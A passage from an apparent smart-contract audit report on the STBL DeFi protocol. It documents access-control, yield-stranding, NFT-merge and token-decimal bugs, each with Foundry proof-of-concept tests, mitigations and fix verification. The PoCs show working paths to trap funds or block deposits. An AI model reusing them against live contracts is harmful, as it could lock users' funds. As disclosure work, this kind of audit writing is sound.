Description: Three administrative functions across `STBL_XLayer_Asset_Issuer` and `STBL_XLayer_Asset_Vault` are gated by the `isWrapper` modifier, meaning only the authorized wrapper contract may call them:

- `STBL_XLayer_Asset_Issuer:WithdrawExpired` — reclaims expired lock-time assets to the treasury
- `STBL_XLayer_Asset_Vault:distributeYield` — distributes RWA price-appreciation yield to NFT holders
- `STBL_XLayer_Asset_Vault:WithdrawFees` — sweeps accumulated protocol fees to the treasury

Neither the abstract `STBL_ESS_Wrapper1` nor the concrete `STBL_XLayer_Wrapper` contains any function that calls any of these on the issuer or vault. Any direct call by an external account is blocked by `isWrapper` since no external caller is the wrapper. There is no reachable call path to any of the three functions.

`WithdrawExpired` permanently blocked — expired LT assets are frozen in the vault.

`STBL_XLayer_Asset_Issuer.WithdrawExpired` is the only path through which lock-time (`AssetType.LT`) positions can be reclaimed once their lock duration has elapsed. After a lock-time asset expires, the normal `withdraw` path is blocked by the issuer (it reverts on expired assets), and `WithdrawExpired` is unreachable. The expired YLD NFTs remain in the ESS NFT Vault indefinitely. The underlying assets are permanently inaccessible to both the original depositors and the protocol treasury without a contract upgrade. Any `AssetType.LT` deposit whose lock duration has elapsed is affected.

`distributeYield` permanently blocked — yield from asset appreciation is never distributed to NFT holders.

`iDistributeYield` calculates the USD price differential between the asset's current oracle price and its recorded deposit baseline, splits the gain into a yield portion and a protocol fee, approves the reward distributor for the yield amount, and calls `distributeReward` to push it to the yield distributor. With this path broken, any appreciation in the underlying RWA asset price never reaches the yield distributor. NFT holders entitled to yield from asset price appreciation receive nothing, regardless of how much value the underlying asset accrues. The yield accumulates silently inside the vault and is permanently inaccessible.

`WithdrawFees` permanently blocked — all accumulated protocol fees are locked in the vault.

iWithdrawFees aggregates all fee buckets tracked in VaultData — deposit fees, withdrawal fees, yield fees, and insurance fees — and transfers the total to the protocol treasury. With this path broken, every fee collected since deployment accumulates in the vault and can never be retrieved by the treasury. The longer the vault operates, the larger the stranded balance grows.

Each function's access gate is identical in structure:

```
// STBL_XLayer_Asset_Issuer.sol:34-37, 114-116
modifier isWrapper() {
    if (msg.sender != wrapper) revert STBL_UnauthorizedCaller();
    _;
}

function WithdrawExpired(uint256 _tokenId) external isWrapper {
    withdrawExpired(_tokenId);
}

// STBL_XLayer_Asset_Vault.sol:94-107
function distributeYield() external isWrapper {
    iDistributeYield();
}

function WithdrawFees() external isWrapper {
    iWithdrawFees();
}
```

Recommended Mitigation: Add pass-through functions to STBL_ESS_Wrapper1 (or the concrete wrapper) for each missing operation, gated by an appropriate access-control check (e.g., REGISTER_ROLE):

- A WithdrawExpired pass-through that calls the issuer's WithdrawExpired; also add WithdrawExpired to the iSTBL_Issuer interface.
- A distributeYield pass-through that iterates over all configured asset vaults and calls distributeYield on each via a vault interface.
- A WithdrawFees pass-through that similarly calls WithdrawFees on each configured vault.

All three should be exposed through their respective interfaces so the wrapper can dispatch them correctly.

STBL: Fixed in commit [afc1f16](#).

Cyfrin: Verified. distributeYield and withdrawFees as external pass-through functions on STBL_XLayer_Wrapper, delegating to internal helpers that iterate all configured asset vaults and call the corresponding isWrapper-gated functions on each. WithdrawExpired, is not applicable in this deployment because the system exclusively uses PT asset types.

7.2.8 accrued YieldDistributor rewards are permanently stranded once the asset leaves ENABLED, because iClaim is the only exit and it hard-reverts on any other status

Description: The YieldDistributor accumulates each NFT's pending reward in stakingData[id].earned and holds the corresponding token balance on its own address. The only path out is iClaim:

```
function iClaim(uint256 id) internal virtual returns (uint256) {
    AssetDefinition memory AssetData = registry.fetchAssetData(assetID);
    if (!AssetData.isActive()) revert STBL_AssetDisabled(assetID);
    ...
    IERC20(AssetData.token).safeTransfer(YToken.ownerOf(id), reward);
    ...
}
```

isActive() is strict equality on AssetStatus.ENABLED. Both admin status-change paths (disableAsset → DISABLED, emergencyStopAsset → EMERGENCY_STOP) move status away from ENABLED, so every subsequent claim reverts. The YieldDistributor has no admin sweep, no force-claim, and no equivalent of iEmergencyWithdraw. The

vault's own `iEmergencyWithdraw` sweeps only the vault's balance to the treasury and never touches the `YieldDistributor`:

```
function iEmergencyWithdraw() internal virtual {
    ...
    uint256 balance = IERC20(AssetData.token).balanceOf(address(this)); // vault balance only
    IERC20(AssetData.token).safeTransfer(treasury, balance);
    ...
}
```

Tokens previously routed into the `YieldDistributor` via `distributeReward` therefore have no recovery path once the asset status changes. Each NFT's `stakingData[id].earned` becomes a write-only entry and the corresponding token balance is locked inside the `YieldDistributor` forever. `emergencyStopAsset` makes this permanent because the status is one-way; `disableAsset` blocks claims for the duration of the pause but the value is at least recoverable on re-enable.

A side effect of the same revert is that `STBL_UT1e_Issuer::iWithdraw` calls `yieldDistributor.claim` on the exit path, so `ess_withdraw` also reverts for lots touching a non-ENABLED asset. For `emergencyStopAsset` this is plausibly intentional — the protocol designs decommission as a one-way path with treasury-side compensation. The stranded yield is not justified by that design, because the yield is not part of the asset's principal that the treasury sweep is supposed to absorb.

The strand becomes outright permanent rather than merely awkward when combined with the vault's `EmergencyWithdraw` flow: the vault's swept balance lands at the treasury (so principal at least has an off-chain reconciliation surface), but the `YieldDistributor`'s balance has no equivalent endpoint and no admin can route it anywhere from the moment status leaves `ENABLED`.

Impact: Once admin moves a basket asset to `EMERGENCY_STOP`, all token balance previously distributed to the `YieldDistributor` as user reward becomes permanently unrecoverable: NFT owners cannot claim it, the treasury sweep does not touch it, and there is no other extraction path.

Proof of Concept:

```
function test_DisableAssetBricksWithdraw_ess() public {
    vm.prank(user1);
    uint256 lotId = xLayerWrapper.ess_deposit(DEPOSIT_AMOUNT);

    vm.warp(block.timestamp + 2 days);

    vm.prank(admin);
    registry.disableAsset(assetId1);

    // The same iClaim revert that strands the YieldDistributor's balance
    // also cascades up through iWithdraw and bricks ess_withdraw.
    vm.startPrank(user1);
    xLayerToken.approve(address(xLayerWrapper), type(uint256).max);
    vm.expectRevert();
    xLayerWrapper.ess_withdraw(lotId);
    vm.stopPrank();
}

function test_EmergencyStopBricksWithdraw_ess() public {
    vm.prank(user1);
    uint256 lotId = xLayerWrapper.ess_deposit(DEPOSIT_AMOUNT);

    vm.warp(block.timestamp + 2 days);

    vm.prank(admin);
    registry.emergencyStopAsset(assetId1);

    vm.startPrank(user1);
    xLayerToken.approve(address(xLayerWrapper), type(uint256).max);
    vm.expectRevert();
}
```

```
xLayerWrapper.ess_withdraw(lotId);
vm.stopPrank();
}
```

Both pass: claim reverts at `iClaim`, propagating up through `iWithdraw` to `ess_withdraw`. Once `emergencyStopAsset` makes the status change one-way, the corresponding `YieldDistributor` balance is permanently inaccessible.

Recommended Mitigation: Relax the `isActive()` precondition in `iClaim` so NFT owners retain the right to claim previously-accrued rewards regardless of the asset's lifecycle status. The claim only reads `stakingData[id].earned` and transfers from the `YieldDistributor`'s own balance, so allowing it post-decommission does not violate any deposit-side invariant:

```
function iClaim(uint256 id) internal virtual returns (uint256) {
    AssetDefinition memory AssetData = registry.fetchAssetData(assetID);
    // Claims of already-credited rewards remain permitted after decommission.
    ...
}
```

If the protocol explicitly wants claims gated on `ENABLED`, add a treasury-only sweep on the `YieldDistributor` under `EMERGENCY_STOP` so the value at least lands with the treasury alongside the vault sweep, rather than being permanently locked in the contract.

STBL: Fixed in commits [6a3df6e](#) && [37d5ee7](#).

Cyfrin: Verified. The core-assets repo has been updated to allow claiming yield on disabled assets at this [commit](#).

7.3 Medium Risk

7.3.1 Depositor's pre-deposit yield permanently lost in STBL_Redemption_Core::iDeposit as merge burns incoming YLD NFT before yield is claimed

Description: STBL_Redemption_Core::iDeposit accepts a depositor's YLD NFT and, when the pool already holds a NFT (NFTID != 0), merges the incoming NFT into the pool via `splitter.merge(NFTID, _id)`. The merge operation in STBL_YLD_SplitMerge burns both constituent NFTs and calls `disableYield(_id)` on the incoming one.

`disableYield` snapshots any pending distributor yield into `stakingData[_id].earned`, then the NFT is burned. Because `_id` no longer exists after the burn, `distributor.claim(_id)` permanently reverts on `YLD.ownerOf(_id)` — the snapshotted yield is trapped in storage with no recovery path.

STBL_Redemption_Core::iDeposit does not call `distributor.claim(_id)` (or any equivalent flush) on the incoming NFT before the merge. There is no warning, guard, or documentation that alerts the depositor to this condition. Any yield that has accrued for their NFT in the `YieldDistributor` between the last distribution and the moment the depositors call `STBL_Redemption::deposit` is irrecoverably lost.

```
function iDeposit(uint256 _id) internal {
    _updateRewards(msg.sender);
    // ...
    YLD.transferFrom(msg.sender, address(this), _id);
    if (NFTID == 0) {
        NFTID = _id;
    } else {
        NFTID = splitter.merge(NFTID, _id); // burns _id, trapping its pending yield
    }
    // ...
}
```

Impact: Affects every depositor whose NFT has accumulated unclaimed yield — the normal state for any NFT held across a yield distribution cycle. The loss can occur in normal usage.

Proof of Concept:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.28;

import "forge-std/Test.sol";
import "forge-std/console.sol";

import {Helper} from "./helper.t.sol";

import {STBL_YLD_SplitMerge} from "../contracts/splitter/STBL_YLD_SplitMerge.sol";
import {STBL_Redemption} from "../contracts/redemption/STBL_Redemption.sol";
import {STBL_Redemption_Core} from "../contracts/redemption/STBL_Redemption_Core.sol";

import {STBL_PT1_Issuer} from
↳ "@stbl-protocol/stbl-contracts-evm-asset-type1/contracts/issuers/STBL_PT1_Issuer.sol";
import {STBL_T1_YieldDistributor} from "@stbl-protocol/stbl-contracts-evm-asset-type1/contracts/yielddi_
↳ stributor/STBL_T1_YieldDistributor.sol";
import {STBL_TestToken} from
↳ "@stbl-protocol/stbl-contracts-evm-asset-type1/contracts/test/STBL_TestToken.sol";
import {STBL_TestOracle} from
↳ "@stbl-protocol/stbl-contracts-evm-asset-type1/contracts/test/STBL_TestOracle.sol";
import {STBL_T1_Vault} from
↳ "@stbl-protocol/stbl-contracts-evm-asset-type1/contracts/vault/STBL_T1_Vault.sol";

import "@stbl-protocol/stbl-contracts-evm-core/contracts/lib/STBL_Structs.sol";

//
// Thin wrapper that exposes internal state for test assertions only.
```

```

// Production users interact with STBL_Redemption, not this contract.
//
contract InspectableRedemption4 is STBL_Redemption {
    constructor(
        address _register,
        address _splitter,
        uint256 _assetID
    ) STBL_Redemption(_register, _splitter, _assetID) {}

    function getUserData(
        address _user
    )
        external
        view
        returns (uint256 stableValueNet, uint256 rewardIdx, uint256 earned)
    {
        RedeptionStruct memory d = userData[_user];
        return (d.stableValueNet, d.rewardIndex, d.earned);
    }

    function getTotalSupply() external view returns (uint256) {
        return totalSupply;
    }

    function getNFTID() external view returns (uint256) {
        return NFTID;
    }

    function getRewardIndex() external view returns (uint256) {
        return rewardIndex;
    }
}

//
// PoC Test Suite
//
// Vulnerability: iDeposit() calls splitter.merge(NFTID, _id) which burns _id
// via YLD.burn(_id) and then calls disableYield(_id). disableYield() snapshots
// any pending distributor yield into stakingData[_id].earned. Because _id is
// already burned at that point, distributor.claim(_id) permanently reverts
// (ownerOf(_id) reverts on a burned token). The depositor's accumulated yield
// is irrecoverably trapped in dead storage.
//
// Net impact: Every depositor whose NFT gets merged permanently loses ALL
// pending distributor yield that had accrued on their NFT up to that point.
// No principal is lost - only yield is lost.
//
contract DepositorYieldLost_PoC is Helper {
    // Contracts under test
    STBL_YLD_SplitMerge public splitMerge;
    InspectableRedemption4 public redemption;

    uint256 constant ASSET_SLOT = 1;
    uint256 constant DEPOSIT = 10_000 * 1e18;

    uint256 public assetRegID;

    function setUp() public override {
        super.setUp();

        deployAsset(ASSET_SLOT, AssetType.PT1);
        assetRegID = getAssetRegistryId(ASSET_SLOT);
    }
}

```

```

vm.startPrank(admin);

// Fund user1 (seed LP - establishes a non-empty pool) and user2 (depositor who loses yield)
STBL_TestToken(getAssetToken(ASSET_SLOT)).mint(user1);
STBL_TestToken(getAssetToken(ASSET_SLOT)).mint(user2);

// Deploy SplitMerge, grant MINTER_ROLE on YLD and SPLITTER_ROLE on registry
splitMerge = new STBL_YLD_SplitMerge(address(registry));
yld.grantRole(yld.MINTER_ROLE(), address(splitMerge));
registry.grantRole(keccak256("SPLITTER_ROLE"), address(splitMerge));

// Deploy the redemption contract (wrapped for state inspection)
redemption = new InspectableRedemption4(
    address(registry),
    address(splitMerge),
    assetRegID
);

vm.stopPrank();
}

// Issue a YLD NFT to `_user` by depositing `_amount` via the PT1 Issuer.
function _issueNFT(
    address _user,
    uint256 _amount
) internal returns (uint256 nftId) {
    vm.startPrank(_user);
    STBL_TestToken(getAssetToken(ASSET_SLOT)).approve(
        getAssetVault(ASSET_SLOT),
        _amount
    );
    nftId = STBL_PT1_Issuer(getAssetIssuer(ASSET_SLOT)).deposit(_amount);
    vm.stopPrank();
}

/// @notice PoC: iDeposit() does not claim pending yield on the incoming NFT before merge burns it
/// Title: Missing yield claim on incoming NFT in iDeposit() depositor's pending yield
/// ↳ permanently trapped
/// Affected: STBL_Redemption_Core.iDeposit() (lines 121-135)
/// Impact: When a depositor's NFT is merged into the pool, the merge burns the incoming NFT and
/// snapshots its pending distributor yield into stakingData[_id].earned. Because the NFT
/// no longer exists, distributor.claim(_id) permanently reverts. The depositor's
/// ↳ accumulated
/// yield is irrecoverably trapped in dead storage - it can never be claimed by anyone.
/// Author: 0xStalin
function test_poc_depositorYieldLost() public {
    address distributor = getAssetYieldDistributor(ASSET_SLOT);
    address assetToken = getAssetToken(ASSET_SLOT);

    // == [ Phase 1: user1 deposits to establish a non-empty pool ] ==
    //
    // Required so the merge branch in iDeposit() is taken when user2 deposits.

    uint256 nft1 = _issueNFT(user1, DEPOSIT);

    vm.startPrank(user1);
    yld.approve(address(redemption), nft1);
    redemption.deposit(nft1);
    vm.stopPrank();

    uint256 poolNFTID = redemption.getNFTID();

    console.log("--- Phase 1: user1 establishes pool ---");

```

```

console.log("user1 NFT ID deposited:", nft1);
console.log("Pool NFTID after user1 deposit:", poolNFTID);
console.log("Pool totalSupply:", redemption.getTotalSupply());

// == [ Phase 2: user2's NFT is issued, then yield accrues for both NFTs ] ==
//
// user2 issues their NFT before any yield cycle so it is registered with the
// YieldDistributor. Then time is advanced and yield is distributed - both the
// pool NFT and user2's NFT accumulate pending yield in the distributor.
// redemption.claimYield() is called to drain the pool NFT's pending yield into
// the rewardIndex, isolating user2's NFT yield as the only remaining amount.

uint256 user2_nft = _issueNFT(user2, DEPOSIT);

console.log("--- Phase 2: yield accrues on user2 NFT ---");
console.log("user2 NFT ID issued:", user2_nft);

// Advance time past the yieldDuration lock so distributeYield() succeeds
vm.warp(block.timestamp + 10_000_001);
vm.roll(block.number + 1);

vm.startPrank(admin);
STBL_TestOracle(getAssetOracle(ASSET_SLOT)).setPrice();
STBL_T1_Vault(getAssetVault(ASSET_SLOT)).distributeYield();
vm.stopPrank();

// Drain the pool NFT's pending yield to isolate user2's share
redemption.claimYield();

uint256 pendingYield = STBL_T1_YieldDistributor(distributor)
    .calculateRewardsEarned(user2_nft);

console.log("Pool NFT pending yield (drained by claimYield):", redemption.getRewardIndex());
console.log("user2 NFT pending yield in distributor (before deposit):", pendingYield);

// Pre-condition: user2's NFT must have pending yield to demonstrate the loss
assertGt(
    pendingYield,
    0,
    "pre-condition: user2 NFT must have pending yield before deposit"
);

// == [ Phase 3: user2 deposits - bug triggered ] ==
//
// Root cause path inside iDeposit():
// 1. _updateRewards(user2) - snapshots user2's rewardIndex baseline
// 2. YLD.transferFrom(user2, redemption, user2_nft)
// 3. splitter.merge(NFTID, user2_nft) is called because NFTID != 0
//    a. YLD.burn(user2_nft) + NFT no longer exists
//    b. disableYield(user2_nft) + snapshots pendingYield into
//       stakingData[user2_nft].earned but the NFT is already burned
//    c. distributor.claim(user2_nft) is now permanently impossible
//       because ownerOf(user2_nft) reverts

vm.startPrank(user2);
yld.approve(address(redemption), user2_nft);
redemption.deposit(user2_nft);
vm.stopPrank();

uint256 poolNFTID_after = redemption.getNFTID();

console.log("--- Phase 3: user2 deposits (bug triggered) ---");
console.log("user2 NFT ID merged (burned):", user2_nft);

```

```

console.log("Pool NFTID before merge:", poolNFTID);
console.log("Pool NFTID after merge (new merged NFT):", poolNFTID_after);
console.log("Pool totalSupply after user2 deposit:", redemption.getTotalSupply());

// The merge must have occurred - NFTID changed
assertTrue(
    poolNFTID_after != poolNFTID,
    "post-deposit: pool NFTID must have changed (merge occurred)"
);

// == [ Phase 4: Verify impact - yield permanently trapped ] ==

uint256 trappedYield = STBL_T1_YieldDistributor(distributor)
    .calculateRewardsEarned(user2_nft);

(, , uint256 user2Earned) = redemption.getUserData(user2);
// Simulate claim to get what user2 would actually receive from the pool
uint256 user2BalBefore = STBL_TestToken(assetToken).balanceOf(user2);
vm.prank(user2);
uint256 user2Claimed = redemption.claim();
uint256 user2BalAfter = STBL_TestToken(assetToken).balanceOf(user2);

console.log("--- Phase 4: Verify impact ---");
console.log("user2 pending yield before deposit:", pendingYield);
console.log("Yield still trapped in burned NFT storage:", trappedYield);
console.log("user2 earned in redemption pool (from pool rewardIndex):", user2Earned);
console.log("user2 claimed from redemption pool:", user2Claimed);
console.log("user2 token balance delta:", user2BalAfter - user2BalBefore);

// Primary assertion: yield is permanently trapped in burned-NFT storage -
// calculateRewardsEarned still returns the same amount as before the deposit.
assertEq(
    trappedYield,
    pendingYield,
    "PoC: depositor yield permanently trapped in burned NFT storage"
);

// user2 received zero yield credit in the redemption pool
assertEq(user2Claimed, 0, "PoC: depositor received zero yield from redemption pool");

console.log("--- Phase 4b: Verify distributor.claim(user2_nft) reverts ---");

// distributor.claim(user2_nft) must revert - NFT burned, ownerOf reverts
vm.expectRevert();
STBL_T1_YieldDistributor(distributor).claim(user2_nft);

console.log("[+] EXPLOIT CONFIRMED: Depositor yield permanently trapped in burned NFT storage -
↳ user2 lost", trappedYield, "tokens of yield that can never be claimed");
}
}

```

Recommended Mitigation: Before calling merge, claim any pending distributor yield for the incoming NFT `_id` on behalf of the depositor. The simplest form is to call the distributor's claim function for `_id` before the transfer and credit the proceeds to the depositor. If the protocol intends this to be a caller responsibility, it must be documented prominently and enforced via a check or revert when pending yield is detected.

STBL: Fixed in commit [2c09db6](#).

Cyfrin: Verified. `iDeposit` now calls `distributor.claim(_id)` on the incoming NFT before the transfer and merge, while the depositor still owns the NFT, ensuring any accrued yield flows directly to them rather than being trapped in burned-NFT storage.

7.3.2 STBL_XLayer_Wrapper::ess_deposit permanently reverts for non 18-decimal tokens

Description: STBL_ESS_Wrapper1::iCalculateRatios splits a USD deposit amount across each basket asset by its configured ratio and calls iSTBL_Issuer.deriveAssetValue(individualAmt) to convert each USD share into the required token quantity. The resulting array is forwarded to asset_issue, which calls IERC20(token).transferFrom(msg.sender, address(this), amounts[i]) and iSTBL_Issuer.deposit(amounts[i]) treating each element as a native ERC20 token unit count.

```
// STBL_ESS_Wrapper1.sol lines 308-312
uint256 individualAmts = (_amt * Ratios[assetIDs[i]].ratio) / FEES_CONSTANT;
amounts[i] = iSTBL_Issuer(Ratios[assetIDs[i]].issuer).deriveAssetValue(individualAmts);
```

```
// STBL_ESS_Wrapper1.sol line 169-173
IERC20(Ratios[assetIDs[i]].token).transferFrom(
    msg.sender, address(this), _amount[i] // _amount[i] treated as native units
);
```

The `_amt` parameter is unambiguously 18-decimal. The concrete wrapper documents it as "the amount of ESS tokens to mint" (STBL_XLayer_Wrapper.sol:99) and the abstract base documents it as "the total USD-denominated amount the user wishes to deposit" (Wrapper_ess_deposit:236) — ESS is an 18-decimal token and the protocol's USD unit (USST) is also 18-decimal. The wrapper is designed to handle a basket of assets with heterogeneous decimals (e.g., USDC at 6, USDT at 8, SUSD at 18 simultaneously). A single `_amt` parameter cannot be expressed in any one token's native decimals when the basket spans multiple decimal counts; the only coherent shared denomination is the protocol's 18-decimal USD unit. There is no alternative interpretation.

The concrete issuer for XLayer deployments, STBL_XLayer_Asset_Issuer::deriveAssetValue, converts the USD input to a token quantity via oracle division:

```
return (adjustedAmt * (10 ** priceDecimals)) / oraclePrice;
```

With the oracle returning `priceDecimals = 18`, this formula always produces a result in 18-decimal representation regardless of the underlying token's decimal count.

- For an 18-decimal token the output coincidentally equals the correct native unit count.
- But, for a 6-decimal token such as USDC or USDT priced at \$1 — `oraclePrice = 1e18`, `priceDecimals = 18` — a \$1 input (`1e18`) yields $(1e18 \times 1e18) / 1e18 = 1e18$. The correct native USDC quantity for \$1 is `1e6`. The result is 10^{12} times larger than any realistic user balance or allowance. T

Impact: Every `ess_deposit` call for a basket containing a non-18-decimal token fails permanently — no funds are lost, but the ESS minting path is entirely unavailable for non-18-decimal tokens

Proof of Concept: `test_poc_sixDecimalToken_DoS` — deploys a 6-decimal mock token (USDC stand-in) with a \$1.00 oracle, configures a single-asset wrapper basket for it, funds a user with 10,000 USDC (10,000e6 native units), and calls `ess_deposit(1000e18)`. Logs the inflated transfer amount (`1000e18 + 1`, the 18-decimal oracle result) against the correct native amount (1000e6) — an inflation factor of exactly 10^{12} . Asserts the deposit reverts and the user's balance is unchanged.

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import "./XLayer_Setup.sol";
import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import {ERC20} from "@openzeppelin/contracts/token/ERC20/ERC20.sol";

/**
 * @title SixDecimalToken_DoS_PoC
 * @notice Title:      ess_deposit permanent DoS for 6-decimal tokens
 * @notice Affected:  STBL_ESS_Wrapper1.iCalculateRatios / STBL_XLayer_Asset_Issuer.deriveAssetValue
 * @notice Impact:   Permanent revert in ess_deposit for any basket containing a 6-decimal token
 * @notice Author:    0xStalin
 */
```



```

// == [ 6-Decimal Mock Token ] ==

/**
 * @dev In-file mock ERC20 with 6 decimals - simulates USDC/USDT.
 * Mirrors STBL_TestToken but overrides decimals() to return 6.
 */
contract STBL_6Dec_TestToken is ERC20 {
    constructor() ERC20("Mock USDC", "mUSDC") {}

    function mint(address account) external {
        _mint(account, 10_000 * 10 ** 6);
    }

    function mintVal(address account, uint256 _value) external {
        _mint(account, _value);
    }

    function decimals() public view virtual override returns (uint8) {
        return 6;
    }
}

// == [ PoC Contract ] ==

contract SixDecimalToken_DoS_PoC is XLayer_Setup {
    // Asset 3 - 6-decimal token, $1.00 price, 100% ratio
    STBL_6Dec_TestToken public testToken3;
    STBL_TestOracle public testOracle3;
    STBL_XLayer_Asset_Issuer public issuer3;
    STBL_XLayer_Asset_Vault public vault3;
    STBL_XLayer_Asset_YieldDistributor public yieldDistributor3;
    ERC1967Proxy public issuerProxy3;
    ERC1967Proxy public vaultProxy3;
    ERC1967Proxy public yieldDistributorProxy3;
    uint256 public assetId3;

    // Dedicated 6-dec wrapper
    STBL_XLayer_Wrapper public sixDecWrapper;
    ERC1967Proxy public sixDecWrapperProxy;

    // Oracle price for Asset3: $1.00 expressed with 18 decimals
    uint256 constant ASSET3_PRICE = 1e18;

    // 100% ratio - expressed relative to FEES_CONSTANT (10^9)
    uint256 constant ASSET3_RATIO = FEES_CONSTANT;

    // Deposit expressed in 18-decimal USD units ($1,000)
    uint256 constant DEPOSIT_USD = 1_000e18;

    // Correct 6-dec native quantity for $1,000 at $1/token
    uint256 constant CORRECT_NATIVE_AMT = 1_000e6;

    function setUp() public override {
        // Deploy all base infrastructure (assets 1 & 2, main wrapper, NFT vault)
        super.setUp();

        vm.startPrank(admin);

        // == [ Setup: Deploy Asset3 (6-dec) + Dedicated 6-Dec Wrapper ] ==

        // Step 1 - deploy the 6-dec token and its $1.00 oracle
        testToken3 = new STBL_6Dec_TestToken(); // nonce N+0

```

```

testOracle3 = new STBL_TestOracle(ASSET3_PRICE); // nonce N+1

// Step 2 - register Asset3
assetId3 = registry.addAsset("Asset3", "Mock USDC 6-dec", 1, false);

// Step 3 - pre-compute the 6-dec wrapper proxy address so the issuer
//           can be initialised with the correct wrapper address.
//
// Remaining deployments in this setUp() after this line:
//   N+0 issuerImpl3
//   N+1 issuerProxy3
//   N+2 vaultImpl3
//   N+3 vaultProxy3
//   N+4 ydImpl3
//   N+5 ydProxy3
//   N+6 wrapperImpl6dec
//   N+7 sixDecWrapperProxy <-- this is what we precompute
uint64 nonceNow = vm.getNonce(admin);
address predictedSixDecWrapperProxy = vm.computeCreateAddress(admin, nonceNow + 7);

// Step 4 - deploy issuer proxy for Asset3, pointing at the predicted wrapper
STBL_XLayer_Asset_Issuer issuerImpl3 = new STBL_XLayer_Asset_Issuer(); // N+0
issuerProxy3 = new ERC1967Proxy(                                     // N+1
    address(issuerImpl3),
    abi.encodeWithSelector(
        STBL_XLayer_Asset_Issuer.initialize.selector,
        assetId3,
        address(registry),
        iSTBL_T1e_Issuer.AssetType.PT,
        predictedSixDecWrapperProxy
    )
);
issuer3 = STBL_XLayer_Asset_Issuer(address(issuerProxy3));

// Step 5 - deploy vault and yield distributor for Asset3.
//           The registry's setupAsset validates that these addresses are non-zero,
//           so we must deploy minimal real instances even though they are never
//           reached (the DoS revert fires in asset_issue before the vault step).
STBL_XLayer_Asset_Vault vaultImpl3 = new STBL_XLayer_Asset_Vault(); // N+2
vaultProxy3 = new ERC1967Proxy(                                     // N+3
    address(vaultImpl3),
    abi.encodeWithSelector(
        STBL_XLayer_Asset_Vault.initialize.selector,
        assetId3,
        address(registry),
        predictedSixDecWrapperProxy
    )
);
vault3 = STBL_XLayer_Asset_Vault(address(vaultProxy3));

STBL_XLayer_Asset_YieldDistributor ydImpl3 =
    new STBL_XLayer_Asset_YieldDistributor(); // N+4
yieldDistributorProxy3 = new ERC1967Proxy( // N+5
    address(ydImpl3),
    abi.encodeWithSelector(
        STBL_XLayer_Asset_YieldDistributor.initialize.selector,
        assetId3,
        address(registry)
    )
);
yieldDistributor3 = STBL_XLayer_Asset_YieldDistributor(address(yieldDistributorProxy3));

// Step 6 - register Asset3 in the registry

```

```

registry.setupAsset(
    assetId3,
    address(testToken3),
    address(issuer3),
    address(yieldDistributor3),
    address(vault3),
    address(testOracle3),
    0, // cut
    type(uint256).max, // limit
    0, // depositFee
    0, // withdrawFee
    0, // yieldFee
    0, // insuranceFee
    7 days, // duration
    1 days, // yieldDuration
    "" // additionalBytes
);

// Step 7 - deploy the dedicated 6-dec wrapper (single-asset basket: Asset3 @ 100%)
//
// The existing xLayerNFTVaultProxy is passed as the NFT vault.
// It will never be reached - the revert occurs in asset_issue (transferFrom)
// before the NFT vault deposit step.
iSTBL_ESS_Wrapper1.RatioStuct[] memory ratios =
    new iSTBL_ESS_Wrapper1.RatioStuct[](1);
ratios[0] = iSTBL_ESS_Wrapper1.RatioStuct({
    assetID: assetId3,
    issuer: address(issuer3),
    vault: address(vault3),
    token: address(testToken3),
    ratio: ASSET3_RATIO // 100%
});

STBL_XLayer_Wrapper wrapperImpl6dec = new STBL_XLayer_Wrapper(); // N+6
sixDecWrapperProxy = new ERC1967Proxy( // N+7
    address(wrapperImpl6dec),
    abi.encodeWithSelector(
        STBL_XLayer_Wrapper.initialize.selector,
        address(registry),
        iSTBL_ESS_Token(address(xLayerToken)),
        iSTBL_ESS_NFT_Vault1(address(xLayerNFTVaultProxy)),
        ratios
    )
);
sixDecWrapper = STBL_XLayer_Wrapper(address(sixDecWrapperProxy));

// Verify the prediction was correct
require(
    address(sixDecWrapperProxy) == predictedSixDecWrapperProxy,
    "6-dec wrapper address prediction failed"
);

// Grant MINTER_ROLE to the 6-dec wrapper on the ESS token
xLayerToken.grantRole(MINTER_ROLE, address(sixDecWrapper));

vm.stopPrank();
}

// == [ PoC Test ] ==

/**
 * @notice PoC: iCalculateRatios returns an 18-decimal amount for a 6-decimal token,
 * causing asset_issue to request a transferFrom of 10^12x the user's entire

```

```

*           balance - ess_deposit reverts unconditionally.
*/
function test_poc_sixDecimalToken_DoS() public {
    // == [ Setup: Fund user with a realistic 6-dec USDC balance ] ==

    // Mint 10,000 USDC (6 decimals) to user1
    vm.prank(admin);
    testToken3.mintVal(user1, 10_000e6);

    uint256 userBalance = testToken3.balanceOf(user1);
    console.log("=== PoC: ess_deposit DoS for 6-decimal token ===");
    console.log("[*] User USDC balance (native units, 6 dec):", userBalance);

    // User approves the 6-dec wrapper for the maximum possible amount
    vm.prank(user1);
    IERC20(address(testToken3)).approve(address(sixDecWrapper), type(uint256).max);

    // == [ Demonstrate Discrepancy: Log the inflated transfer amount ] ==

    // CalculateRatios returns the amount that asset_issue will try to transferFrom
    uint256[] memory calculated = sixDecWrapper.CalculateRatios(DEPOSIT_USD);
    uint256 requestedAmt = calculated[0];

    console.log("[*] Deposit USD amount (18 dec):", DEPOSIT_USD);
    console.log("[*] deriveAssetValue returned (inflated, ~1000e18):", requestedAmt);
    console.log("[*] Correct 6-dec native amount (~1000e6):", CORRECT_NATIVE_AMT);
    console.log("[*] User USDC balance (native units):", userBalance);
    console.log("[*] Inflation factor (requestedAmt / correctAmt):", requestedAmt /
    ↪ CORRECT_NATIVE_AMT);

    // Assert: the calculated amount is exactly 10^12 times what it should be
    // (no fees, no rounding offset beyond +1 from the fee adjustment)
    // Expected: (1000e18 * 1e9 / 1e9 + 1) * 1e18 / 1e18 = 1000e18 + 1
    assertGt(
        requestedAmt,
        userBalance,
        "Requested amount must exceed user's entire balance"
    );
    assertGe(
        requestedAmt / CORRECT_NATIVE_AMT,
        1e12 - 1,
        "Inflation must be at least 10^12x"
    );

    console.log("[*] Requested amount >> User balance: confirmed");
    console.log("[*] Attempting ess_deposit(1000e18) - expected to revert ...");

    // == [ Execute Exploit: ess_deposit must revert ] ==

    vm.prank(user1);
    vm.expectRevert();
    sixDecWrapper.ess_deposit(DEPOSIT_USD);

    // == [ Verify Impact: Revert confirmed, user funds untouched ] ==

    uint256 userBalanceAfter = testToken3.balanceOf(user1);
    assertEq(
        userBalanceAfter,
        userBalance,
        "User balance must be unchanged after revert"
    );

    console.log("[+] CONFIRMED: ess_deposit reverts for 6-decimal token basket");

```

```

        console.log("[+] User USDC balance unchanged:", userBalanceAfter);
